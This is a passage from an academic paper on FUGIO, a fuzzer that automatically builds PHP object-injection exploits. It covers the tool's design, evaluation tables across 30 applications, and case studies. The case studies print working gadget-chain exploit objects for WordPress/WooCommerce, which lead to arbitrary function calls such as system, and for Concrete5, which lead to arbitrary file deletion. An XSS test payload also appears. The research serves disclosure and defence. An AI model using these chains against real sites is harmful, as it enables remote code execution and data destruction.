The fuzzer generates a property tree and converts this tree into an injection object by creating a PHP file that instantiates the object. In this PHP file, FUGIO defines all the classes used in this tree, sets property values, and serializes the created class, as shown in Listing 2. By executing this file, the fuzzer generates the input, which is fed into the PUT.

Note that the fuzzer does not inject the defined classes into this PHP file. These classes are helper classes and are only designed for generating a serialized injection string. The injected serialized string actually exploits existing classes in a target PHP application.

Mutation. The fuzzer mutates the property tree of the selected seed (Line 6). The fuzzer visits each property in the property tree and checks its type. When this type is `Object`, the fuzzer randomly selects one class from the candidate classes of this property. Otherwise, the fuzzer randomly selects one PHP type among *string*, *integer*, *boolean*, *file*, *array*, and *reference*.

For *string*, *integer*, *boolean*, and *file* types, the fuzzer as-

signs a random value of the selected type to this property. For an *array* property, the fuzzer randomly sets up the array size and assigns random values to keys and values in the array. For a *reference* property, the fuzzer identifies its owner and its other properties that the static and dynamic analyzer compute. It then randomly selects one of the other properties and assigns its reference to the target *reference* property. After mutating properties, the property tree is converted into the PHP file, and the fuzzer executes the instrumented PUT with the generated input from this file (Line 7).

Feedback. The fuzzer conducts a feedback-driven targeted fuzzing that leverages the execution result of a given input to derive new seeds, which are more promising candidates to reach the sensitive sink in the given POP chain. There exist four types of feedback that the fuzzer leverages: 1) branch coverage, 2) the depth of a gadget reached, 3) property hinting, and 4) reference error.

For branch coverage, the fuzzer adds a mutated seed to the seed pool when this mutated input covers new branches (Lines 9–10). For the second type of feedback, the fuzzer leverages a gadget depth. When the execution of a mutated seed enables the execution of a new gadget in the POP chain that is deeper than that the original seed of this mutated one reached, the fuzzer adds this mutated seed to the seed pool with the updated depth of the reached gadgets (Lines 17–18).

When observing a property that is used in a conditional statement with a comparison operator or specific built-in type-checking functions, such as `is_string()`, `is_int()`, and `is_array()`, the fuzzer stores the inferred type or a constant operand in this conditional statement for the property. For each hinted property, it generates a hinted seed in which the value of the hinted property is set as the inferred value or is randomly mutated by the inferred type (Lines 19–21).

Furthermore, the fuzzer observes reference errors in the invocation of a method call leveraging a receiver (e.g., `$receiver->method()`). When an observed error is due to a missing property or an incorrect object in the receiver, the fuzzer appends the missing property node in the tree of the current input or assigns an `Object` with a value chosen from among the classes that have the target method call name (Lines 22–24).

Exploit oracle. The fuzzer leverages the exploit oracle to determine whether a generated input object is able to exploit the POI vulnerability. When the mutated seed has reached the sensitive sink, the fuzzer reports that the given POP chain is *probably exploitable* with the generated input (Lines 11–12). To confirm the exploitability of an object identified as probably exploitable, the fuzzer checks whether a generated input can control the actual arguments of a sensitive sink. The oracle compares each property value in the input object with the sink arguments, thereby deriving a set of candidate properties into which the fuzzer injects payloads. For each candidate, the fuzzer sets its property value to an attack payload that depends on the target sensitive sink. For instance, if the type of sensitive sinks is *echo*, which can allow an XSS attack, the attack payload is set to `<script>alert(1);</script>`. In the case that sensitive sinks cause file deletion, we set the attack payload to an existing file path.

Lastly, the fuzzer checks whether the injection object invokes the sensitive sink with the attack payload in its argument. FUGIO hooks 26 sensitive sink calls in PHP and checks whether each sink is invoked with an actual parameter containing the attack payload. If so, the fuzzer reports that the given POP chain is *exploitable* with the generated payload and terminates the fuzzing campaign (Lines 13–15). Note that Listing 2 shows a final output, a PHP snippet that defines a generated exploit object and prints the serialized string of this object. FUGIO is also able to generate an attack HTTP(S) request by filling this serialized string into a GET, POST, or COOKIE input parameter in the original request that the detector found to trigger the POI vulnerability (§5.1).

In summary, the fuzzer generates an attack string and executes the PUT with this input, which is later deserialized into an exploit object. The exploit oracle checks whether this injection object invokes the series of gadgets in the given POP chain and invokes the sink function with the attack payload.

Manager. FUGIO runs the POP chain identifier and the POP chain fuzzer in parallel. Once the POP chain identifier computes a set of chains while visiting each sensitive sink, FUGIO manages fuzzing campaigns by invoking the fuzzing process for each chain. Therefore, while the POP identifier computes POP chains for a sink, FUGIO can initiate fuzzing on the chains generated from a different sink.

FUGIO prioritizes POP chains with a shorter length when selecting POP chains to fuzz. We implemented this fuzzing policy to favor short POP chains when generating exploit objects. In this way, FUGIO terminates the fuzzing process for the corresponding sink when an exploit object in short chains is found before it attempts to check long chains, which requires more computation resources. We set the ratio of CPU cores to execute the POP chain identifier and the fuzzer to be 3 to 1. After the POP chain identifier is done, all CPU cores are assigned to the fuzzer.

6 FUGIO Implementation

FUGIO is implemented in 20K+ LoC of Python and PHP. When identifying object injection points by hooking PHP built-in functions, we used *runkit* [14] and *uopz* [34]. However, since these extensions do not support hooking `eval`, we implemented this functionality to extract dynamically generated functions and classes. To incorporate this hooking functionality, we prepended the PHP file implementing hooking using a `.htaccess` file before executing every PHP file.

We also leveraged *PHP-Parser* [45] when parsing PHP files into ASTs for the static analysis and instrumenting a PUT. For communicating between different modules, we used *RabbitMQ* [63]. To support open science and further research, we

release FUGIO at https://github.com/WSP-LAB/FUGIO.

7 Evaluation

We evaluate FUGIO by measuring its efficacy in generating exploit objects (§7.2) and comparing its performance with a previous study and an open-source tool (§7.3). We then demonstrate the degree to which several parameters affect the generation of functional exploits (§7.4). We also evaluate FUGIO in finding previously unreported POI vulnerabilities as well as their exploits (§7.5). We demonstrate case studies with reported exploit objects (§7.6).

7.1 Experimental Setup

We evaluated FUGIO on 30 PHP applications. For each app, we prepared a known POI vulnerability, thus tasking FUGIO with generating exploit objects that trigger the vulnerability causing file deletion/modification/creation, command injection, or remote code execution. Of 30 applications, eight applications were the same as those that Dahse *et al.* used for evaluation [13]. We also included 21 applications from PHPGGC [2]. In PHPGGC, 12 packages are PHP libraries. Thus, we made a simple PHP application using each library and injected a POI vulnerability into this application. For the remaining nine applications, we leveraged known POI vulnerabilities: CVE-2018-20148, CVE-2019-6339, and [64]. The selection criteria for these benchmarks are as follows: 1) the vulnerable versions of applications are still accessible, and 2) the sizes of vulnerable applications are not trivial.

Environment. We performed the evaluation on a Linux workstation equipped with two Intel Xeon Gold 6238 CPUs @ 2.10 GHz and 384 GB of RAM. For FUGIO execution, we prepared a Docker container for each PHP version and installed web applications according to their corresponding versions.

7.2 Performance of FUGIO

We conducted five fuzzing campaigns for each of the 30 applications. Each fuzzing campaign lasted 12 hours. For each chain, we set FUGIO to conduct fuzzing for at most 100 seconds and to assemble at most seven gadgets. We evaluate the FUGIO's sensitivity on these parameters in §7.4.

Table 1 summarizes the evaluation results. The third column represents the number of identified POP chains, and the fourth column represents the number of POP chains on which fuzzing was conducted to generate exploits. The *Covered sinks* column represents the number of unique sensitive sinks in the detected POP chains.

The *Exploitable chains* column represents the number of exploitable POP chains, which means that FUGIO is able to generate PHP object exploits. The *Probably exploitable chains* column represents the number of chains with generated input objects that succeeded in reaching the sink function in each chain, but FUGIO could not confirm its exploitability because the generated exploit failed to pass the exploit oracle. Note that each cell in these columns represents a median value from five fuzzing trials; the minimum and maximum values are in square brackets. Also, the number in parentheses represents the number of reported unique chains during the five fuzzing trials. The *True positive chains* column represents the number of exploitable chains that we manually confirmed. The numbers to the left and right of the plus sign represent true positive chains from exploitable (*E*) and probably exploitable (*PE*) chains, respectively. The sum of these two numbers yields the number of total exploitable objects that FUGIO created during the five fuzzing trials. The last two columns show the time spent in identifying POP chains and running FUGIO, respectively.

From the 30 applications, FUGIO reported a total of 68 *E* chains. We manually verified these *E* chains and confirmed that FUGIO yielded no false positives. Among the 66 *PE* chains, 26 chains were indeed exploitable. *FUGIO generated exploit objects from each of the 27 vulnerable applications.*

FUGIO did not succeed in generating exploits for GLPI, Vanilla, and Yii. In GLPI, FUGIO did not find any *E* chains because it actually has no exploitable chains. This means that the attacker is able to inject an input object but unable to exploit the vulnerability in GLPI. In Vanilla, FUGIO missed one exploitable chain that triggers an LFI vulnerability. This is because FUGIO does not support LFI sinks for computing chains. In Yii, FUGIO identified exploitable chains, but the fuzzer could not generate an exploit object for them. The generation of this exploit requires assigning an array value holding an appropriate index and its corresponding class object to a property of the exploit object. FUGIO was unable to generate an exploit object satisfying these conditions within a fuzzing timeout.

Note that FUGIO identified approximately 10 million POP chains that triggered 1,637 sensitive sinks. Identified chains ranged from 0 (Vanilla) to 3.2 million chains (Joomla). These statistics demonstrate the need to automate the generation of exploit objects.

We further analyzed why FUGIO reported 26 exploitable chains as *PE* chains. 1) FUGIO does not perform the exploit oracle on *PE* chains with sinks that take file resources, such as `fwrite`, because the attacker cannot inject a file resource as a serialized string. However, we found that nine *PE* chains were exploitable by leveraging an existing `fopen` callsite with an injected file name. 2) The exploit oracle only reports *E* chains when an injected payload appears in an actual argument of the target sink without any loss. However, four chains were exploitable even in the case that the attacker can partially inject an attack string into the parameter. For the remaining 13 chains, FUGIO was unable to pinpoint object properties to inject attack payloads within a given fuzzing timeout.

Table 1: Evaluation of FUGIO: The number of exploitable and probably exploitable chains represents the number of functional exploit objects that FUGIO generates (WP: WordPress).

PHP Version	Application	Identified Chains	Fuzzed Chains	Covered Sinks	Exploitable Chains	Probably Exploitable Chains	True Positive Chains	Chain Analysis Time	Total Time
PHP 5.4	Contao CMS	26,180	25,732	41	3 [3 – 3] (3)	2 [2 – 7] (8)	3 + 2	117m 49s	Timeout
	Piwik	445,384	14,739	40	0 [0 – 0] (0)	0 [0 – 4] (4)	0 + 1	407m 24s	Timeout
	GLPI	544,776	8,898	8	0 [0 – 0] (0)	0 [0 – 0] (0)	0 + 0	Timeout	Timeout
	Joomla	3,292,647	9,075	47	0 [0 – 1] (1)	0 [0 – 5] (5)	1 + 0	Timeout	Timeout
	CubeCart	30	28	11	1 [1 – 1] (1)	0 [0 – 0] (0)	1 + 0	7s	1m 51s
	CMS Made Simple	16	16	13	1 [0 – 1] (1)	0 [0 – 1] (0)	1 + 0	6s	1m 49s
	Open Web Analytics	886	765	18	11 [9 – 12] (12)	5 [4 – 6] (5)	12 + 4	45s	16m 52s
	Vanilla Forums	0	0	0	0 [0 – 0] (0)	0 [0 – 0] (0)	0 + 0	12s	12s
	SwiftMailer 5.0.1	13,387	12,891	16	1 [0 – 2] (2)	1 [0 – 2] (3)	2 + 2	5m 28s	289m 30s
	SwiftMailer 5.1.0	14,875	14,875	16	1 [1 – 1] (1)	0 [0 – 0] (0)	1 + 0	7m 45s	330m 37s
	Smarty	15	15	7	0 [0 – 1] (1)	3 [2 – 3] (2)	1 + 0	4s	1m 57s
	ZendFramework	1,271,410	8,732	264	0 [0 – 1] (1)	1 [0 – 5] (8)	1 + 0	Timeout	Timeout
PHP 5.6	PHPExcel 1.8.1 (w/ WP)	2,787	2,679	37	3 [3 – 3] (4)	1 [1 – 1] (2)	4 + 0	1m 31s	55m 49s
	PHPExcel 1.8.2 (w/ WP)	3,333	2,677	37	3 [3 – 3] (3)	1 [1 – 1] (1)	3 + 0	1m 56s	56m 10s
	Dompdf (w/ WP)	639,904	8,350	115	0 [0 – 1] (1)	0 [0 – 0] (0)	1 + 0	Timeout	Timeout
	Guzzle (w/ WP)	80,285	27,948	43	3 [0 – 3] (3)	1 [0 – 1] (1)	3 + 1	47m 20s	Timeout
	WooCommerce 2.6.0 (w/ WP)	3,857	3,747	28	1 [1 – 1] (1)	0 [0 – 0] (0)	1 + 0	23s	76m 18s
	WooCommerce 3.4.0 (w/ WP)	158,636	12,004	27	0 [0 – 1] (1)	0 [0 – 0] (0)	1 + 0	311m 56s	581m 25s
	Emailsubscribers (w/ WP)	1,844	1,793	28	1 [1 – 1] (1)	0 [0 – 0] (0)	1 + 0	13s	37m
	EverestForms (w/ WP)	2,081	2,032	25	1 [1 – 1] (1)	0 [0 – 0] (0)	1 + 0	14s	42m 4s
PHP 7.2	TCPDF	2	2	2	2 [2 – 2] (2)	0 [0 – 0] (0)	2 + 0	4s	13s
	Drupal7	15	15	11	1 [0 – 1] (1)	4 [4 – 5] (4)	1 + 0	7s	2m 2s
	SwiftMailer 5.4.12	14,977	14,977	16	1 [1 – 1] (1)	2 [1 – 3] (5)	1 + 4	5m 7s	330m 16s
	SwiftMailer 6.0.0	13,495	13,175	16	1 [1 – 2] (3)	1 [0 – 3] (5)	3 + 4	4m 45s	286m 25s
	Monolog 1.7.0	147	144	34	1 [0 – 2] (6)	0 [0 – 1] (1)	6 + 1	3s	3m 36s
	Monolog 1.18.0	4,525	4,230	55	2 [2 – 4] (8)	1 [0 – 2] (4)	8 + 4	12s	84m 16s
	Monolog 2.0.0	11,842	11,701	17	0 [0 – 0] (0)	0 [0 – 1] (1)	0 + 1	2m 36s	262m 2s
	Laminas	3,254	3,254	4	2 [2 – 2] (2)	0 [0 – 0] (0)	2 + 0	3m 18s	68m 1s
	Yii	2,428,535	9,033	453	0 [0 – 0] (0)	0 [0 – 2] (2)	0 + 0	Timeout	Timeout
	TYPO3	1,073,189	8,751	208	0 [0 – 5] (7)	0 [0 – 6] (7)	7 + 2	Timeout	Timeout
Total		10,052,313	222,278	1,637	68	66	68 + 26		

7.3 Comparison to State-of-the-Art Tools

We compared the performance of FUGIO to the performance that Dahse *et al.* reported in §7.3.1 and that of PHPGGC in §7.3.2. Dahse *et al.* proposed a static tool that reports exploitable chains [13]. On the other hand, FUGIO reports not only exploitable chains but also their exploit objects. In §7.3.1, we conduct a fine-grained comparison on the FUGIO's ability to identify exploitable chains that Dahse *et al.* reported.

PHPGGC is an open-source tool that generates PHP exploit objects only for known exploit chains in specific versions of PHP applications [2]. Because PHPGGC lists known exploitable POP chains, we used these chains to measure false negatives that FUGIO produces in §7.3.2. Note that, unlike PHPGGC, FUGIO is a general AEG tool for assembling gadgets and reporting exploit objects for any PHP applications.

Experimental setup. For each application, we ran FUGIO five times with a timeout of 12 hours. We set FUGIO to conduct fuzzing for at most 100 seconds for each chain. In §7.3.1, we set FUGIO to identify POP chains with a length of less than nine, which Dahse *et al.* used. In §7.3.2, we considered chains of which length is at most nine, which is the maximum exploitable chain length listed in PHPGGC.

7.3.1 Comparison to Dahse *et al.*

Target classes. Dahse *et al.* analyzed whether an object's class for injection is loadable by statically checking a stack of included files [24]. However, when there exists at least one autoloader callback in an application, they assume that all existing classes are loadable, which is no longer a valid assumption because this bug was patched in PHP 5.4.24 and

Table 2: The number of exploitable POP chains and their exploit objects that FUGIO and Dahse *et al.* reported.

Tool	Contao	Piwik	GLPI	Joomla	CubeCart	CMSMS	OWA	Vanilla	Total
FUGIO	11	1	0	2	1	1	17	0	33
[13]†	14	3	0	3	1	1	5	0	27

† Excludes POP chains conducting SQLi, XXE, and LFI attacks.

5.5.8 [12, 59, 60]. On the other hand, FUGIO checks loadable classes by dynamically invoking all existing autoloader callbacks to check their availability. To conduct a fair comparison, we consider all user-defined classes as available gadgets when at least one autoloader exists, making the same assumption for available gadgets.

Sensitive sinks. Dahse *et al.* classified the detected chains into six vulnerability types: file deletion (FD), file creation (FC), file modification (FM), SQL injection (SQLi), local file inclusion (LFI), and XML external entity injection (XXE). We specified a total of 26 sensitive sinks to generate exploits for FD, FC, FM, and command injection vulnerabilities, as listed in Appendix 11.1. We excluded sinks enabling LFI and XXE because those vulnerabilities are not reproducible in PHP 5.4 [61, 62]. For SQLi, it is possible to identify POP chains; however, the fuzzer cannot reach the sensitive sink since such chains require a database account or an instance that is already connected to the database. We leave this to future work.

Table 2 shows the number of *E* chains that FUGIO identified and successfully generated their exploit objects, compared to the number of exploitable chains that Dahse *et al.* reported. FUGIO generated exploit objects for 33 *E* chains from six applications while Dahse *et al.* identified 27 *E* chains from the same applications. Since Dahse *et al.* omitted the details of each chain, we could not match each exploitable chain. Thus, we compare the numbers of exploit objects that FUGIO reported with the numbers reported in their paper.

For the six missing *E* chains from Contao, Piwik, and Joomla, FUGIO could not generate exploit objects due to the following reasons: 1) four chains required passing complicated conditions to reach the sink functions or to control the arguments of these sink functions; and 2) two chains required specific OS environments and the existence of certain files or directories to reach the sink functions. These limitations stem from the unsound nature of fuzz testing; we believe that more advanced fuzzing optimization and computation resources will decrease the number of false negatives.

Note that the static approach of Dahse *et al.* reported 10 false positives due to statically unresolved callsites impeding their taint data flow analysis [13]. This means that auditors should check the exploitability of all reports, including these false positives. By contrast, FUGIO reported no false positives since it executes a PUT with a generated object and confirms the exploitability using the exploit oracle.

Table 3: Comparison of exploitable POP chains found by FUGIO and listed in PHPGGC (WP: WordPress)


Applications	PHPGGC	FUGIO		
	Known Chains	Detected Chains	Exploits	New Exploits
SwiftMailer 5.0.1	1	1	0	1
SwiftMailer 5.1.0	1	1	0	3
Smarty	2	1	1	0
ZendFramework	4	2	1	0
PHPExcel 1.8.1 (w/ WP)	5	5	5	1
PHPExcel 1.8.2 (w/ WP)	5	5	5	1
Dompdf 0.8.0 (w/ WP)	1	1	0	0
Guzzle (w/ WP)	5	4	2	2
WooCommerce 2.6.0 (w/ WP)	1	1	1	0
WooCommerce 3.4.0 (w/ WP)	1	1	1	0
Emailsubscribers (w/ WP)	1	1	1	0
EverestForms (w/ WP)	1	1	1	0
TCPDF 6.3.2	1	1	1	1
Drupal7	2	1	1	1
SwiftMailer 5.4.12	1	1	1	6
SwiftMailer 6.0.0	1	1	0	11
Monolog 1.7.0	2	2	0	1
Monolog 1.18.0	1	1	0	3
Monolog 2.0.0	1	1	0	0
Laminas	1	1	1	1
Yii	1	1	0	0
Total	39	34	22	32

7.3.2 Comparison to PHPGGC

Additional setup. FUGIO terminates fuzzing for a sink when the fuzzer generates at least one exploit (§5) in order to explore diverse chains that invoke other sinks. However, PHPGGC lists multiple chains that share the same sink. Therefore, we set the fuzzing process not to terminate before fuzzing all enumerated chains for the corresponding sink.

Table 3 shows the experimental results on the capability of FUGIO generating exploit objects in 21 PHPGGC applications. The second column in the table represents the number of known exploitable chains that PHPGGC lists. The third column shows the number of gadget chains that FUGIO identified, and the fourth column represents the number of generated exploits for these identified chains. The last column shows the number of new exploitable chains that FUGIO found, along with their exploit objects. For the 39 exploitable chains in PHPGGC, FUGIO reported 34 chains and 22 exploit objects for these chains. Additionally, FUGIO found 32 new exploitable chains and their exploit objects, producing a total of 54 exploitable chains and their exploit objects.

Among a total of 39 chains in PHPGGC, FUGIO identified 34 POP chains; we analyzed the root causes for the five false negatives. In ZendFramework, Guzzle, and Drupal7, FUGIO did not find four chains because these applications used reflective calls to connect two gadgets. For example, when connecting the next gadget from the third gadget in a Zend-



(a) Fuzzing timeout (b) Maximum chain length

Figure 5: The number of POP chains generated while varying the fuzzing timeout and maximum chain length (E: exploitable, PE: probably exploitable).

Framework chain, `$view->$helper` in the third gadget is supposed to call `Zend_Cache_Frontend_Function::call`. The target callee from this invocation is statically undecidable unless abstracting possible string values for `$helper`. Note that identifying a target callee from a reflective callsite remains an unresolved problem in the field of static analysis. Any other static approaches, including Dahse *et al.* [13], would have produced the same results. An alternative is to consider all gadgets from this callsite; however, this policy results in producing a prohibited number of chains.

The one remaining false negative leverages PHP built-in gadgets, which are not within our scope; FUGIO focuses on assembling user-defined gadgets in target applications.

Of the 34 identified chains, FUGIO generated exploit objects for 22 *E* chains. The missing chains were due to two reasons. 1) Nine chains were required to build an exploit object, several properties of which had array values holding other objects. Because such objects required FUGIO to assign to an object property an array value holding an appropriate index and its corresponding object, FUGIO could not generate these complex objects within a given fuzzing timeout. 2) For the three remaining chains, FUGIO did not conduct fuzz testing due to an insufficient time budget for testing other chains. When conducting fuzz testing on these three chains, FUGIO produced functional exploits.

We emphasize that FUGIO reported new 32 *E* chains that PHPGGC does not list. These results demonstrate that FUGIO is capable of helping developers find exploitable chains via AEG, which may have been missed due to difficult property-oriented programming.

7.4 Hyperparameters

We evaluate the effectiveness of two parameters in FUGIO: fuzzing timeout and max chain length.

Fuzzing timeout. The fuzzer executes a PUT with generated inputs until it reports an exploit object. The longer the fuzzer runs, the more exploits can be generated. However, we set the fuzzing timeout to test other POP chains within a given time budget. In this section, we conducted an experiment to determine how long the fuzzer should run for each POP chain.

To build an evaluation dataset, we sampled POP chains to fuzz. For each sensitive sink in the 30 applications, we sampled a maximum of 10 chains of which the last gadget has this sink; the total of sampled POP chains was 13,582.

For each sampled chain, we ran the fuzzer five times with a timeout of 300 seconds. The fuzzer generated a total of 408 *E* chains and 662 (*PE+E*) chains. For each *PE* or *E* chain, we measured the time that the fuzzer spent generating exploit objects. We then counted the number of chains for which the exploit object was generated within a certain specified time, from 0 to 300 seconds in increments of 10 seconds. We plotted the results in Figure 5a. We then computed the percentage of chains for which the fuzzer generated the exploit object within the specified time out of the total chains for which the exploit object was generated within 300 seconds. We then set the fuzzing timeout as the time when the percentage becomes greater than 70%. For the exploitable chains, the percentage is 70.1% at 100 seconds, and for the probably exploitable and exploitable chains, the percentage is 70.2% at 50 seconds. Therefore, we set the fuzzing timeout to be 100 seconds in all experiments (§7).

Chain length. When identifying POP chains, the chain identifier takes the height of a call tree as a parameter (§5.4). The height means the maximum length of POP chains that FUGIO computes. We conducted an experiment to measure the efficacy of the maximum chain length in reporting exploit objects.

The method for preparing POP chains for this evaluation is similar to the aforementioned experiment involving fuzzing timeout. We set the maximum chain length to a value from 1 to 10 and sampled POP chains for each condition. For example, if the maximum chain length was set to 3, sampling will be performed among chains of lengths 1, 2, and 3.

FUGIO conducted five fuzzing campaigns for the sampled chains, using a timeout of 100 seconds. We computed totals of *E* chains and both *PE* and *E* chains generated for each maximum chain length. Figure 5b shows the experimental results. When changing the maximum chain length from 7 to 8, the number of chains decreases. This is because a fuzzing timeout budget curtails the fuzzing of all promising chains to generate exploit objects. Therefore, we set the maximum chain length to be seven in §7.2.

7.5 Field Test

We evaluated the efficacy of FUGIO in the latest version of two PHP applications: WordPress 5.4.2 with WooCommerce and Concrete5 8.5.4. WooCommerce is one of the most popular WordPress plugins over five million active installations [3].

In WordPress, FUGIO identified 39 POP chains for seven sensitive sinks and reported one exploitable chain with an exploit object. The chain starts with `WC_Log_Handler_File::__destruct` and triggers `call_user_func` with two user-

```php
<?php
class WC_Log_Handler_File extends WC_Log_Handler {
  function __destruct() { // 1st Gadget
    foreach ($this->handles as $handle) {
      if (is_resource($handle)) {
        fclose($handle);
} } } }
class Requests_Utility_FilteredIterator extends
      ArrayIterator {
  public function current() { // 2nd Gadget
    $value = parent::current();
    $value = call_user_func($this->callback,
                            $value); // Sink
    return $value;
} }

// Generate injection object
$obj = new WC_Log_Handler_File;
$obj->setProp('handles',
              new Requests_Utility_FilteredIterator(
                ["args" => "ARGUMENT_OF_CALLBACK"]
              ));
$obj->getProp('handles')
    ->setProp('callback', "CALLBACK_TO_BE_CALLED");

// Trigger POI vulnerability
$data = unserialize($input);
```

Listing 3: The exploitable POP chain of WordPress

controllable arguments. Therefore, the attacker can remotely invoke any existing functions with her choices of arguments. For instance, the attacker invokes `system` with a forged argument, conducting a shell command injection attack.

In Concrete5, FUGIO found four exploitable chains with exploit objects among 5,016 chains for 201 sensitive sinks. Three chains and their exploitable objects enable the attacker to delete an arbitrary file and the one remaining chain with its exploit object allows the attacker to invoke any user-defined functions with her choices of arguments.

Disclosure. We reported the vulnerabilities with exploit objects to HackerOne [21]. The WordPress team notified that the vulnerability was reported in September 2018, but has remained a non-disclosed bug. The Concrete5 team patched the reported vulnerability and assigned CVE-2021-40102.

7.6 Case Studies

We introduce two *E* chains and their exploit objects that FUGIO reported from WordPress 5.4.2 with WooCommerce and the latest version of Concrete5.

WordPress with WooCommerce. Listing 3 shows a POP chain and its exploit object that FUGIO generated when detecting the WordPress vulnerability in §7.5. Its exploitable POP chain consists of two gadgets, `WC_Log_Handler_File::__destruct` and `Requests_Utility_FilteredIterator::current` that invokes the `call_user_func` sink function.

The `current` method of a class that inherits `ArrayIterator` is invoked by any call to `foreach` on that class's object. When the `handles` property in Line 4 is set to the `Requests_Utility_FilteredIterator` instance, its `current` method is invoked.

The fuzzer starts by generating an exploit object for this chain by picking the first gadget class, `WC_Log_Handler_File` (Line 18). To connect the next gadget, the fuzzer mutates the value of each property declared in `WC_Log_Handler_File` class. When the `handles` property in Line 4 is mutated as `Object` type and its value is set to `Requests_Utility_FilteredIterator` (Lines 19–22), the `current` method is invoked and the fuzzer reaches the sink function `call_user_func` in Line 13. Then, the fuzzer checks whether the mutated property can control the arguments of this sensitive sink. The first argument of `call_user_func` is the `callback` property of `Requests_Utility_FilteredIterator` class, which should be set to an attacker's choice of callback (Lines 23–24). This callback's argument can be passed through `$value`, the second argument of `call_user_func`, which represents the value of an item that is currently iterated (Line 21). Since the attacker is able to control the first argument of this `call_user_func` sink, FUGIO concludes fuzz testing by reporting this exploit object.

```php
<?php
namespace simplehtmldom_1_5 {
class simple_html_dom {
  function __destruct() { // 1st Gadget
    $this->clear();
  }
  function clear() { // 2nd Gadget
    if (isset($this->parent)) {
      $this->parent->clear();
      unset($this->parent);
} } }
namespace Stash\Driver {
  class FileSystem extends AbstractDriver {
    public function clear($key = null) { // 3rd Gadget
      $path = $this->makePath($key);
      if (is_file($path)) {
        $return = true;
        unlink($path); // Sink
    } }
    protected function makePath($key = null) {
      if (!isset($this->cachePath)) {
        throw new LogicException ('Error');
      }
      $basePath = $this->cachePath;
      $path = $basePath;
      return $path;
} } }

// Generate injection object
$obj = new simplehtmldom_1_5\simple_html_dom;
$obj->setProp('parent', new Stash\Driver\FileSystem);
$obj->getProp('parent')
    ->setProp('cachePath', "FILE_TO_DELETE");

// Trigger POI vulnerability
$data = is_dir($input);
```

Listing 4: The exploitable POP chain of Concrete5

Concrete5. Listing 4 shows a POP chain and its exploit object that FUGIO reported from Concrete5 (§7.5). The chain length is three. This chain consists of `simple_hmtl_dom::__destruct`, `simple_hmtl_dom::clear`, and `Filesystem::clear` that invokes the `unlink` function.

To generate an exploit object for this chain, the fuzzer picks the first gadget class, `simple_hmtl_dom` (Line 30). The first gadget, `simple_hmtl_dom::__destruct`, unconditionally calls the second gadget, `simple_hmtl_dom::clear`.

To connect the third gadget, `Filesystem::clear`, the condition in Line 8 should be passed. Thus, the fuzzer will assign a random value to the `parent` property. After passing this condition, the fuzzer will encounter a reference error in Line 9 when attempting to invoke `clear` with the `parent` property. Now, the fuzzer assigns a class object that has the `clear` method. When the fuzzer selects `FileSystem` for this class object, the last gadget will be executed (Line 31). To reach the sensitive sink, the `$path` variable should be a file path (Line 16). Although the fuzzer does not know how to set `$path`, it can be properly set while mutating the properties of `FileSystem`. The fuzzer attempts to assign a random value in the `cachePath` property. By setting `cachePath` as a file to delete (Lines 32–33), the fuzzer succeeded in generating an exploit object for the identified POP chain.

8 Discussion and Limitations

Security threats of deserializing an adversarial object have existed in not only PHP but also other programming languages, including Python [31, 41], Java [25, 68], Ruby [33], Android [48], and .NET [18, 43, 55]. Depending on available gadgets, an adversary conducts various malicious behaviors.

Each language has its own recommendations for mitigating this threat. A basic takeaway is not to directly deserialize data from untrusted sources [46]. The common practice of following this recommendation is to sanitize user inputs [17, 46]. Unfortunately, sanitization logic should differ based on target deserialization methods, which often leads to implementing incorrect sanitization checks [20, 54].

Another line of recommendation suggests that developers permit only primitive data types like JSON (e.g., `json_decode` in PHP and `json.loads` in Python), YAML (e.g., `SnakeYAML` in .NET, and `PyYAML` in python), or XML (e.g., `XMLDecoder` in JAVA), which do not invoke deserialization callbacks [46, 53]. Unfortunately, Muñoz and Mirosh [43] found that many JSON libraries in .NET and Java were exploitable because they invoked setters to populate object fields. Other works [16, 55] have reported similar vulnerabilities in XML and YAML formats.

Whitelisting or blacklisting classes to deserialize is a passive mitigation method [39]. This approach restricts which classes are allowed or disallowed to be deserialized by leveraging the features supported by each language or by raising errors when deserializing blacklisted classes. However, this approach requires a significant engineering cost to specify allowed classes for (de)serialization [20].

Existing tools have focused on detecting unsafe deserialization [2, 8, 19, 42]. Burp Suite detects vulnerabilities by sending predefined payloads using [19] for Java and [2] for PHP applications [15, 51]. SerialDetector identifies unsafe deserialization using a taint dataflow analysis and validates identified vulnerabilities by generating payloads only for known gadget chains [55]. They do not assemble available gadgets to identify promising chains. Several static approaches have focused on identifying exploitable gadget chains [13, 22]. However, these studies require a manual examination to remove false positives. By contrast, FUGIO is a general AEG tool that identifies promising POP chains and generates exploits.

FUGIO has limitations. FUGIO only assembles gadgets extracted from target PHP applications, not gadgets from PHP internal classes. Therefore, it cannot generate exploits using PHP internal gadgets. Generating such exploits require the manual effort of explicitly providing internal gadgets in PHP to FUGIO. For the same reason, FUGIO is unable to leverage gadgets in PHP binary modules [49] to which PHP source code is converted

FUGIO is also unable to cover reflective calls of which target callee is statically undecidable when enumerating POP chains. Considering all existing gadgets for this target callee results in a prohibited number of chains to conduct fuzzing testing. A sophisticated static analysis that computes possible values for this target callee is one alternative approach for decreasing false negatives. Due to the nature of fuzz testing [38], finding exploits may require multiple campaigns or longer timeouts when a target chain has a large number of conditions.

9 Related Work

Finding vulnerabilities in web applications. There is a vast volume of studies on finding vulnerabilities in PHP applications. Huang *et al.* introduced *WebSSARI* to detect insecure information flow using a typestate-based static analysis algorithm [29, 30]. Xie *et al.* presented a three-tier analysis for capturing information at the intra-block, intra-procedural, and inter-procedural levels [66]. *Pixy* performed additional alias and literal analysis to provide more comprehensive and precise results [35, 36]. Son *et al.* presented static analysis techniques that identify semantic bugs [57] and remediate access-control bugs [56]. Backes *et al.* proposed an inter-procedural analysis technique based on *code property graphs* that represent a program's syntax, control flow, and data dependencies in a single graph structure [6].

AEG. AEG has been used as a verification process that automatically checks whether the reported bug is security-critical. It contributes to eliminating false positives and helps developers prioritize bugs to patch [5]. In binary applications, AEG approaches primarily generate exploits by solving constraints that are combined 1) path constraints that a user input causes a given program to crash and 2) constraints for executing shellcode [4, 11, 23, 26, 27, 47, 65, 67].

